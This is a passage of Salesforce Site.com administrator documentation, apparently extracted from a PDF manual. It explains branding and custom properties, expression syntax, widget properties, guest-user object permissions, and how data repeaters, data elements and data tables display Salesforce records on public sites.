1. Define the parts of your site that make up your brand by creating a branding property for each aspect such as background color, logo, and fonts. You complete this task from Branding Properties within Site Configuration.
2. Use expression language syntax to replace the current definitions for these properties within your Cascading Style Sheets with the new branding properties.
3. Use the Branding Editor to customize the properties and preview how your website will look.

The branding properties can also be accessed by using expression language syntax directly from within a custom code block or content block.

Creating Branding Properties

With branding , you can quickly create style properties that can be reused by editors of your site.

Setting Up Branding Properties

After you create branding properties, the next step is to reference them as expressions in your Cascading Style Sheets (CSS) or Site.com page elements such as content blocks or custom code elements.

Using the Branding Editor

The Branding Editor provides a centralized place to customize and then preview the changes that you make to the branding properties in your site.

SEE ALSO:

Creating Branding Properties

Setting Up Branding Properties

Using the Branding Editor

Creating Branding Properties

With branding , you can quickly create style properties that can be reused by editors of your site.

When creating your branding properties, you can organize properties into multiple sections to make them easier to find in the Branding Editor. You can also organize your properties within sections.

- Order properties within sections in a logical manner. For example, organize them alphabetically.
- Order sections and properties by dragging and dropping them within the Branding Properties view.

1. From within your site, click **Site Configuration** > **Branding Properties**.
   The Branding Properties editor appears.
2. Click + New Property.
3. Enter a name for the property in the Label field.
   The expression name is filled in automatically. The expression name is used in style sheets and code blocks.
4. Choose a type.
5. Set the default value.
6. To make the property required, click **Required**.

Hover over any property and use the menu  to edit or delete it. You can double-click any section name to edit it.

SEE ALSO:

- Site Branding Overview
- Custom Property Types
- Setting Up Branding Properties
- Using the Branding Editor

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To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND

  Contributor role assigned at the site level

Setting Up Branding Properties

After you create branding properties, the next step is to reference them as expressions in your Cascading Style Sheets (CSS) or Site.com page elements such as content blocks or custom code elements.

The expression syntax for branding properties is `{!Site.branding-property-name}`. For example, if you create a color property with the name HeaderColor, you can insert the property into a CSS or code block by typing `{!Site.HeaderColor}`.

Note: The expression names are case-sensitive!

1. Open your CSS or code block.
2. Locate the place where you want to insert the expression.
3. Type `{!`
   and a drop-down list of available properties appears.
4. Select the property and double-click to enter it on the page.

Example: For example, if part of your website's brand is to use blue for the background of the header section,you would normally statically set the color's HEX value in your CSS rules.

```
.site-header {
 background-color: #3793DD;
}
```

With branding, you can create a property that maps directly to the HEX color and then use the property's expression name in your CSS.

```
.site-header {
 background-color: {!Site.HeaderColor};
}
```

Now the color can be easily changed by any of your site editors by using the Branding Editor instead of editing the CSS.

SEE ALSO:

- Site Branding Overview
- Creating Branding Properties
- Using the Branding Editor

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  AND

  Contributor role assigned at the site level

Using the Branding Editor

The Branding Editor provides a centralized place to customize and then preview the changes that you make to the branding properties in your site.

The Branding Editor includes two areas:

- The editor palette, on the left side, contains all of the branding properties that you can edit.
- The preview area on the right side shows a live preview of how your website will appear after you change a style.

1. Open the page that you want to edit.
2. Click .
3. From the left pane, select the style property that you want to edit.
   Your results appear immediately in the right pane.

SEE ALSO:

Site Branding Overview

Creating Branding Properties

Setting Up Branding Properties

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To edit only content in Site.com sites:

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  AND

  Contributor role assigned at the site level

Custom Site Properties Overview

With custom site properties, you can define and store frequently occurring content on your site. For example, you can store your address and phone number as a custom property so that it can be reused by anyone who is editing your site. You can apply stored properties to pages, headers and footers, and widgets quickly by using expression language syntax.

To use custom properties in your website, you must:

1. Define the custom property. You complete this task from Custom Properties within Site Configuration.
2. Use expression language syntax to replace the current definitions for these properties within your Cascading Style Sheets or custom code blocks.

After you create a new property and specify its value and type, you can access the property in custom code or content blocks by using expressions. Expressions are placeholders for data that will be replaced with the custom property when the page loads.

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Creating Custom Site Properties

You can quickly create Custom Properties that can be reused by editors of your site.

Setting Up Custom Properties

You can use custom properties in your website by using expression language syntax within a style sheet, code block, widget, or the HTML page editor.

Custom Properties for Page Templates or Widgets Overview

When you create a page template or a widget, you can add custom properties to it and specify the value and type of each property to achieve greater flexibility over how templates and widgets are reused.

Adding Custom Properties to Page Templates or Widgets

When you create a page template or a widget, you can add custom properties to it and specify the value and type of each property.

Custom Property Types

Property types are available when designers or site administrators create site branding properties, site custom properties, widget branding properties, and widget custom properties.

SEE ALSO:

Creating Custom Site Properties

Setting Up Custom Properties

Creating Custom Site Properties

You can quickly create Custom Properties that can be reused by editors of your site.

When creating your custom properties, you'll probably want to organize them logically.

- Organize properties into multiple sections to make them easier to manage and easy to find.
- Order properties within sections in a logical manner. For example, organize them alphabetically.
- Order sections and properties by dragging and dropping them within the Custom Properties view.

1. From within your site, click **Site Configuration** > **Custom Properties**.
   The Custom Properties view appears.
2. Click 

.
3. Enter a name for the property in the Label field.
   The expression name is filled in automatically. The expression name is used in style sheets and code blocks.
4. Choose a type.
5. Set the default value.
6. To make the property required, click **Required**.

To edit or delete properties, hover over any property and use the menu  . To edit section names, double-click the name make changes.

SEE ALSO:

- Custom Site Properties Overview
- Custom Property Types
- Setting Up Custom Properties

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND

  Contributor role assigned at the site level

Setting Up Custom Properties

You can use custom properties in your website by using expression language syntax within a style sheet, code block, widget, or the HTML page editor.

To reference a site custom property in custom code or a content block, use the syntax `{!Site.expression_name}`. For example, create a custom property to store the company phone number with PhoneNumber as the expression name. In a content block, enter `Contact us at {!Site.PhoneNumber}`. When the page loads, it replaces the value that is represented by {!Site.PhoneNumber} and displays "Contact us at 1-800-667-6389" on the page.

Note: The expression names are case-sensitive!

1. Open a website element such as a code block or widget.
2. Locate the place where you want to insert the expression.
3. Type `{!`
   to see the list of available custom properties.
4. Select the property and double-click to enter it on the page.

Example: Setting up custom properties is great for things that might change over time such as your address or a particular product phrase. Because expressions are just placeholders, if you update the value of a property in the Custom Properties view, the value is updated automatically wherever the custom property is referenced on a page.

SEE ALSO:

Custom Site Properties Overview

Creating Custom Site Properties

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

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To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND

  Contributor role assigned at the site level

Custom Properties for Page Templates or Widgets Overview

When you create a page template or a widget, you can add custom properties to it and specify the value and type of each property to achieve greater flexibility over how templates and widgets are reused.

Then, by adding custom code or content blocks to the page template or the widget, you can access the property values by using expressions. Expressions serve as placeholders for data that will be replaced with information when the page loads.

In turn, when you or your team create a page from the template, the page is a copy or *instance* of the template. Similarly, when you add the widget to a page, it creates an instance of the widget. You can't edit the instance, but you can update its property values.

Because expressions are just placeholders, their values are updated automatically when you update the values in the Properties pane of the page or widget.

You can also create sections to group related properties. These sections control how properties are grouped in the Properties pane.

EDITIONS

Available in: Salesforce Classic

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
Available (with limitations) in: **Developer** Edition

Example: For example, let's say you add a content block to a template to contain the page's heading. In this case, when users create a page from the template, you want to let them replace part of the text to suit their needs, but without letting them edit the entire content block.

By adding a custom property that's called `pageSubject` and specifying an initial value, you can instead use the following expression in the content block:

Learn About `{!pageSubject}`

This action lets team members rename any page that's derived from the template by updating the `Page Subject` property in the page's Properties pane, which automatically updates the value that's represented by the `{!pageSubject}` expression.




Example: Alternatively, let's say you want to create a YouTube widget using the following embed code:

```
<iframe width="560" height="315" src="//www.youtube.com/embed/hcUaN6XBTz4"
frameborder="0" allowfullscreen></iframe>
```

However, you want users to specify which video to display when they add an instance of the widget to the page. In this case, you could create a section called *YouTube*, add a custom property labeled *Video URL* with *videoURL* as the expression name, and instead use the following code:

```
<iframe width="560" height="315" src="{!videoURL}" frameborder="0"
allowfullscreen></iframe>
```

Now, when users add the YouTube widget to the page, they can point to any video by updating the *Video URL* property in the YouTube section of the Properties pane, which automatically updates the value represented by the `{!videoURL}` expression.



SEE ALSO:

- Widgets Overview
- Adding Custom Properties to Page Templates or Widgets
- Custom Property Types
- About Displaying Dynamic Data Using Expressions

Adding Custom Properties to Page Templates or Widgets

When you create a page template or a widget, you can add custom properties to it and specify the value and type of each property.

Then, by adding custom code or content blocks to the page template or widget, you can access the property values using expressions, which serve as placeholders for the values. When you or your team create a page from the template or add an instance of the widget to the page, you can update the property values to modify the instance.

When the page template or widget is open:

1. Make sure the template or widget is selected in the Page Structure pane and click **Edit Custom Properties** in the Properties pane.
2. Click **New Property**.

   Base is the default section, which you can rename. Sections control how properties are grouped in the Properties pane of a widget instance or page.
3. Enter the property label, which appears in the Properties pane of a widget instance or page—for example, *Video URL*.
4. Optionally, update the expression name that was added automatically.

   Expression names are case sensitive and can't include spaces.
5. Specify the property type and value.
6. Optionally, mark the property as required.
7. Add additional properties or sections as needed. Reorder items by dragging them to a new location.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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  AND

  Site administrator or designer role assigned at the site level

8. To use a custom property, drag a **Custom Code** or a **Content Block** page element from the Page Element tab onto the page template or widget.
9. Use the syntax `{!expression_name}` to reference the expression—for example, `{!videoURL}`. When the page loads, the expression will be replaced by the property value.
10. Add any additional text you require and save your changes. For example, `Check out our video at {!videoURL}`.

Tip: You can also create a custom property by first typing the name of the property in custom code or a content block using expression language. For example, if you type `{!videoHeight}` in a content block, a new property called `videoHeight` is automatically added to the Properties pane of the template or widget, where you can then add a property value.

If you update a widget's properties, your changes won't be reflected in any widget instances. Instead, you must replace existing widget instances with the latest version.

If you delete a custom property that's being used in custom code or a content block, make sure you remove any references to the property.

SEE ALSO:

- Custom Properties for Page Templates or Widgets Overview
- Custom Property Types
- About Displaying Dynamic Data Using Expressions
- Creating Widgets

Custom Property Types

Property types are available when designers or site administrators create site branding properties, site custom properties, widget branding properties, and widget custom properties.

Property Type	Description
`Text`	Lets users enter a text value.
`Checkbox`	Lets users set a true (selected) or false (deselected) value.
`Color`	Lets users specify a color, either by selecting one from the color picker or by entering a hexadecimal value, such as `#333333`.
`Image`	Lets users specify an image, either by browsing to a site image, uploading a new image, or entering the URL to an image.
`HTML`	Lets users enter an HTML value.
`Units`	Lets users enter a measurement, such as pixels, percentage, or em—for example, `5px`.
`Picklist`	Lets users select a value from a list you define. To add items to the picklist, create a comma-delimited list of options, where each option has a label and a value—for example, `Label 1:Value 1, Label 2:Value 2`. If you don't add a value for an option, the label is used as the value by default.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Property Type	Description
	To define a default picklist selection, use the format `label:value:default`—for example, `Small:S:default, Large:L`.
`Font`	Lets users select a font.

SEE ALSO:

- Adding Custom Properties to Page Templates or Widgets
- Creating Custom Site Properties
- Creating Branding Properties

Site.com Data Services Overview

Site.com data services combine many features that let you connect to standard and custom Salesforce objects. Retrieve data from your organization's objects and dynamically display it on your site pages, or alternatively, gather and submit data from your customers. And when you update data in your Salesforce object, the changes are reflected automatically on the live site—no site updates required!

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Here are a few ways you can use Site.com data services:

- Publish a catalog of products—List your company's products and include information, such as model numbers and prices, pulled dynamically from your organization.
- Post company press releases—Publish your company's press releases and sort by publication date.
- Create a realtor website—Display current listings filtered by city or price.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes.

So how does it all work? Several data-bound page elements let you retrieve and display your data, or collect data from your site visitors.

Data tables connect to Salesforce objects, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table.

Data Repeaters and data elements combine to let you connect to standard and custom objects, retrieve data, and dynamically display it on your site's pages. Together, the data repeater and data elements result in a "repeating template" that offers you the greatest flexibility for displaying one or more records on the page.

Data functions let you perform calculations on data retrieved from objects and display the result on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

Nested repeaters let you retrieve data from objects with a parent-to-child relationship.

Forms and form fields combine to let you collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

Data Services Considerations

- To allow guest users to view the data in or submit data to a Salesforce object, you must set the object's data access permissions.
- When working with assets, the easiest way to take advantage of Site.com data services is to import the files into your website, and store a relative URL to these assets in your standard or custom object. See Storing Assets to Use with Salesforce Objects on page 5416.

- If you add a data-bound page element to your site and then subsequently change a field type in the Salesforce object it's connected to—for example, changing a text field to a picklist—the data-bound page element will no longer work. You must reconfigure the data-bound page element to reference the updated field.
- If you update data in an object that's connected to a data table, data repeater, or data function, the changes are reflected automatically on the live site. To control this, you can add a picklist field to the object to specify when a record is approved to go live. Then you can use the field to filter the records by approved status, so only approved records appear on the live site.

Setting Data Access Permissions for Salesforce Objects

Sites built with Site.com are publicly available, so visitors access the site via the Guest User license that's associated with the site.

Storing Assets to Use with Salesforce Objects

Because websites built with Site.com are publicly available, site visitors don't have the security privileges required to view images and documents stored in your Salesforce objects, which are available to authenticated users only.

Dynamically Retrieving Data with Data Repeaters

Use a data repeater to connect to a standard or custom Salesforce object and retrieve a data set based on the filter criteria that you specify. When you combine a data repeater with data elements, custom code, or content blocks, you can create a "repeating template" that displays one or more records on the page.

Adding a Form to the Page

Use forms to collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

The Default, Error, and No Data Views

Repairing Data Connections

SEE ALSO:

Accessing Data in Related Objects Overview

Adding Pagination to Data Repeaters and Data Tables

The Default, Error, and No Data Views

Setting Data Access Permissions for Salesforce Objects

Sites built with Site.com are publicly available, so visitors access the site via the Guest User license that's associated with the site.

By default, site visitors can access information made available in an active public site, such as the site's pages and assets. However, to allow guest users to view or submit data to a Salesforce object, you must modify the object's permission in the site's guest user profile. Each site has a separate Guest User license, so you can control guest access to Salesforce objects on a per-site basis.

To edit the site's guest user profile:

1. On the Overview tab of Site.com Studio, click **Site Configuration** and click *Site Name* **Profile**. Alternatively, if you're adding a data repeater, data table, data function, or form to the page, click **go to the guest user profile** in the item's dialog box.
2. In the site's guest user profile, enable the "Read" permission on the standard or custom objects you want to retrieve data from using data repeaters, data tables, or data functions. Enable the "Create" permission on the objects you want to submit data to using forms. All permissions that aren't set by default must be set manually.
3. If required, modify the field-level security of an object.

SEE ALSO:

Storing Assets to Use with Salesforce Objects

Site.com Data Services Overview

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit the guest user profile:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

  AND

  "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Storing Assets to Use with Salesforce Objects

Because websites built with Site.com are publicly available, site visitors don't have the security privileges required to view images and documents stored in your Salesforce objects, which are available to authenticated users only.

Therefore, the easiest way to take advantage of Site.com data services is to import the files into Site.com, and instead store a relative URL to these assets in your standard or custom object. Alternatively, if your images or files are hosted elsewhere and readily available on the Internet, you can use an absolute URL.

For example, let's say you want to use a custom object called "Catalog" to build a Catalog site page that displays product details and images. Before you begin building the Catalog site page, you would:

1. Import the product images into your Site.com site.
2. In the Catalog object, create a field to store the relative URL of the image, such as `Image URL`.
3. For each product record, add the relative path of the image. This URL is relative to the site, so if you upload `widget.png` to your site, the relative path is `/widget.png`. URLs are case sensitive.

Then, when you add a data table, or a data repeater and data elements to the Catalog site page to display the product data, you can reference the `Image URL` field to dynamically display each product's image on the page.

SEE ALSO:

Setting Data Access Permissions for Salesforce Objects

Site.com Data Services Overview

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Dynamically Retrieving Data with Data Repeaters

Use a data repeater to connect to a standard or custom Salesforce object and retrieve a data set based on the filter criteria that you specify. When you combine a data repeater with data elements, custom code, or content blocks, you can create a "repeating template" that displays one or more records on the page.

To add a data repeater to a page:

1. Drag a **Data Repeater** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

   Note:

   - For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's "Read" permission, and refresh the list.
   - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.

3. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
   a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.
   b. Select the operator to control how results are filtered. For example, select *`Equals`* to return an exact match.
   c. Select the source of the filter value. For example, to specify an explicit value, select *`Fixed value`*, or to use the values passed to the page via a query string, select *`URL query string`*.
   d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
   e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

   Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.
5. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter *`5`* in the `Limit results to` field.
6. If you're adding pagination, specify the number of results to display per page in the `Results per page` field.
7. Click **Save**.

Next, you must add either data elements, custom code, or content blocks to the data repeater to display the data it retrieves.

EDITIONS

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Available (with limitations) in: **Developer** Edition

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- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit the guest user profile:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

  AND

  "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Displaying Data Using Data Elements

You can use a data element to display the data retrieved by a page data connection or a data repeater. The data element binds to a field in the object and acts as a placeholder that's replaced with the field's data when the page loads.

Displaying Data Using Custom Code

In addition to data elements and content blocks, you can also use custom code as an alternative way to display data in a data repeater or in a page data connection. It's particularly useful for displaying field data that's inline with text.

Displaying Data Using Content Blocks

In addition to data elements and custom code, you can also use content blocks as an alternative way to display data in a data repeater or in a page data connection. It's particularly useful for displaying field data that's inline with text.

Dynamically Retrieving Data with Data Tables

Use a data table to connect to a standard or custom Salesforce object, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table. A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

Editing Columns in a Data Table

Adding Pagination to Data Repeaters and Data Tables

Using Data Functions

A data function lets you connect to a standard or custom Salesforce object, perform calculations on the returned results, and display the calculation on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

Page Data Connections Overview

Page data connections make it easy for site administrators and designers to create a detail page for a single record when working with Salesforce objects.

Retrieving Data with Page Data Connections

Use a page data connection to create a detail page for a single record when working with Salesforce objects.

Accessing Data in Related Objects Overview

Displaying Data from Related Objects Using Nested Data Repeaters

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

Improving Performance Using Caching

Data Filters

About Displaying Dynamic Data Using Expressions

Site.com uses expression language to display data dynamically. Expressions serve as placeholders for data that will be replaced with information when the page loads. When working with data-bound page elements or custom widget properties, you can use expressions to customize how data is displayed on the page.

Data Filtering Examples

SEE ALSO:

The Default, Error, and No Data Views
Improving Performance Using Caching
Data Filtering Examples
Site.com Data Services Overview

Displaying Data Using Data Elements

You can use a data element to display the data retrieved by a page data connection or a data repeater. The data element binds to a field in the object and acts as a placeholder that's replaced with the field's data when the page loads.

When combined with a data repeater, data elements result in a "repeating template" that displays one or more records on the page. When used with a page data connection, data elements display data from a single record.

You can use data elements to display plain text, formatted text (for dates and numbers), or images. You can also add hyperlinks to data elements to allow site visitors to navigate to another page, such as a detailed description, or to refresh the data displayed on the page or the data repeater based on their selection. See Data Filtering Examples on page 5438.

When the page is open:

1. Drag a **Data Element** from the Page Elements pane onto the data repeater. Alternatively, if the page has a page data connection, drag the **Data Element** page element directly onto the page canvas.
2. Select the field to display. To customize how the field's data is displayed, click **Customize**.

   Note: The object's fields are listed first, followed by the fields of all parent objects, which use the format *parent_object_name.field_name*.

3. Select the display type.

Option	Description
Text	Lets you display the field's data as plain text.
Formatted text	Lets you choose from several text display formats if you're working with dates, times, or currency.
Image	Lets you display the field's data as an image if the field contains an image URL. The URL can be absolute or relative to the site. You can also select a field to use for the alternative text or enter custom text.

4. To create a hyperlink, select `Add a hyperlink`. Otherwise, go to step 8.

EDITIONS

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Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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  AND

  Site administrator or designer role assigned at the site level

5. Select the link type.

Option	Description
A URL	Lets you link to a Web page by: • Choosing a field that you want to reference, such as a field that stores the relative URLs of PDFs you uploaded to your site. • Choosing a field that you want to reference and clicking **Customize** to add an absolute URL or to create a custom link, such as a URL query string.
An item in your site	Lets you link to a page, image, or file in the site by selecting the item type and then selecting the item. (If you can't see the list of items, place your cursor in the `URL` field and press the DOWN key on your keyboard.) You can also customize the URL—for example, by creating a URL query string.
An email	Lets you link to an email message by entering the recipient's address, and the message subject and body. You can use merge fields to access the object's fields. For example, if an object has an `Email` field, enter the merge field, such as `{!email}`, in the Email address text box. When the link is clicked, it opens a new message window in the user's email client and adds the appropriate email address to the To: field.

6. Optionally, enter a tooltip by selecting the required field or clicking **Customize** to add custom text.
   The tooltip displays as a pop-up when the user hovers over the link.
7. If you're linking to a URL or an item in your site, specify where the item should open.

Option	Description
Popup window	Loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
New window (_blank)	Loads the item into a new, unnamed browser window.
Same window (_self)	Loads the item into the same frame or window as the link. This is the default setting.
Topmost window (_top)	Loads the item into the topmost parent frameset or window of the frame that contains the link.
Parent window (_parent)	Loads the item into the parent frameset or window of the frame that contains the link.

8. Click **Save**.

The data element is displayed on the page as a merge field. To test the output, preview the page.

SEE ALSO:

- Dynamically Retrieving Data with Data Repeaters
- Retrieving Data with Page Data Connections
- Displaying Data Using Custom Code
- Displaying Data Using Content Blocks

Displaying Data Using Custom Code

In addition to data elements and content blocks, you can also use custom code as an alternative way to display data in a data repeater or in a page data connection. It's particularly useful for displaying field data that's inline with text.

When the page is open:

1. Drag a **Custom Code** page element from the Page Elements pane onto the data repeater. Alternatively, if the page has a page data connection, drag the **Custom Code** page element directly onto the page canvas.
2. To access the fields of the object that the data repeater or page is connected to, type `{!` and double-click the expression that you want to display.

   Note: The object's fields are listed first, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.

3. Add any additional expressions or text you require. For example:

```
To contact {!Name}, call {!Phone}.
```

   where `{!Name}` and `{!Phone}` are placeholders for the values of the `Name` and `Phone` fields of each record.

4. Click **Save and Close**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

SEE ALSO:

- Dynamically Retrieving Data with Data Repeaters
- Retrieving Data with Page Data Connections
- Displaying Data Using Content Blocks
- Data Filtering Examples

Displaying Data Using Content Blocks

In addition to data elements and custom code, you can also use content blocks as an alternative way to display data in a data repeater or in a page data connection. It's particularly useful for displaying field data that's inline with text.

When the page is open:

1. Drag a **Content Block** page element from the Page Elements pane onto the data repeater. Alternatively, if the page has a page data connection, drag the **Content Block** page element directly onto the page canvas.
2. Enter the name of the field you want to display using an expression. For example, `{!Name}`.

   Note: The object's fields are listed first, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.

3. Add any additional expressions or text you require. For example:

   `To contact {!Name}, call {!Phone}.`

   where *`{!Name}`* and *`{!Phone}`* are placeholders for the values of the `Name` and `Phone` fields of each record.

   You can also use expressions if you're adding a hyperlink to the content block.

4. Click **Save**.

SEE ALSO:

- Dynamically Retrieving Data with Data Repeaters
- Retrieving Data with Page Data Connections
- Displaying Data Using Custom Code
- Displaying Data Using Data Elements
- Data Filtering Examples

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Dynamically Retrieving Data with Data Tables

Use a data table to connect to a standard or custom Salesforce object, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table. A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

To add a data table to the page:

1. Drag a **Data Table** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

   Note:

   - For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's "Read" permission, and refresh the list.
   - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.

3. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
   a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.
   b. Select the operator to control how results are filtered. For example, select *`Equals`* to return an exact match.
   c. Select the source of the filter value. For example, to specify an explicit value, select *`Fixed value`*, or to use the values passed to the page via a query string, select *`URL query string`*.
   d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
   e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

   Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.
5. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter *`5`* in the `Limit results to` field.
6. If you're adding pagination, specify the number of results to display per page in the `Results per page` field.
7. Click **Next**.
8. Add available fields to the table by double-clicking a field, or selecting it and clicking >.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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To edit the guest user profile:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

  AND

  "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

9. Reorder the list of selected fields by clicking **Move Up** or **Move Down**.
10. Click **Save**.

Note: You can't add page elements to a data table. However, you can add additional columns to a data table by selecting it and clicking **Edit**. On the Select Fields screen, select the additional fields and save your changes.

After you've added the data table to the page, you can use the Properties pane to:

- Provide a short heading or summary of the table's purpose in the `Caption` field. The caption appears above the table, and complies with W3C accessibility standards for screen reader users.
- Hide the column headings by deselecting `Show Column Headings` in the Table section.
- Make the columns sortable by selecting the jQuery Flexigrid theme in the Theme section and selecting `Enable Sorting`. The theme also changes the appearance of the table.
- Change the name of a column by selecting the column cell and updating its name in the `Column Heading` property in the Data Table section.

SEE ALSO:

Editing Columns in a Data Table
The Default, Error, and No Data Views
Improving Performance Using Caching
Data Filtering Examples

Editing Columns in a Data Table

A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

You can display plain text, formatted text (for dates and numbers), or images in the column cells. You can also add hyperlinks to column cells to allow site visitors to navigate to another page, such as a detailed description, or to refresh the data displayed in the data table based on their selection. See Data Filtering Examples on page 5438.

To edit a column:

1. Double-click the column cell in the data table.
2. Select the field to display. To customize how the field's data is displayed, click **Customize**.

   Note: The object's fields are listed first, followed by the fields of all parent objects, which use the format *parent_object_name.field_name*.

3. Select the display type.

Option	Description
Text	Lets you display the field's data as plain text.
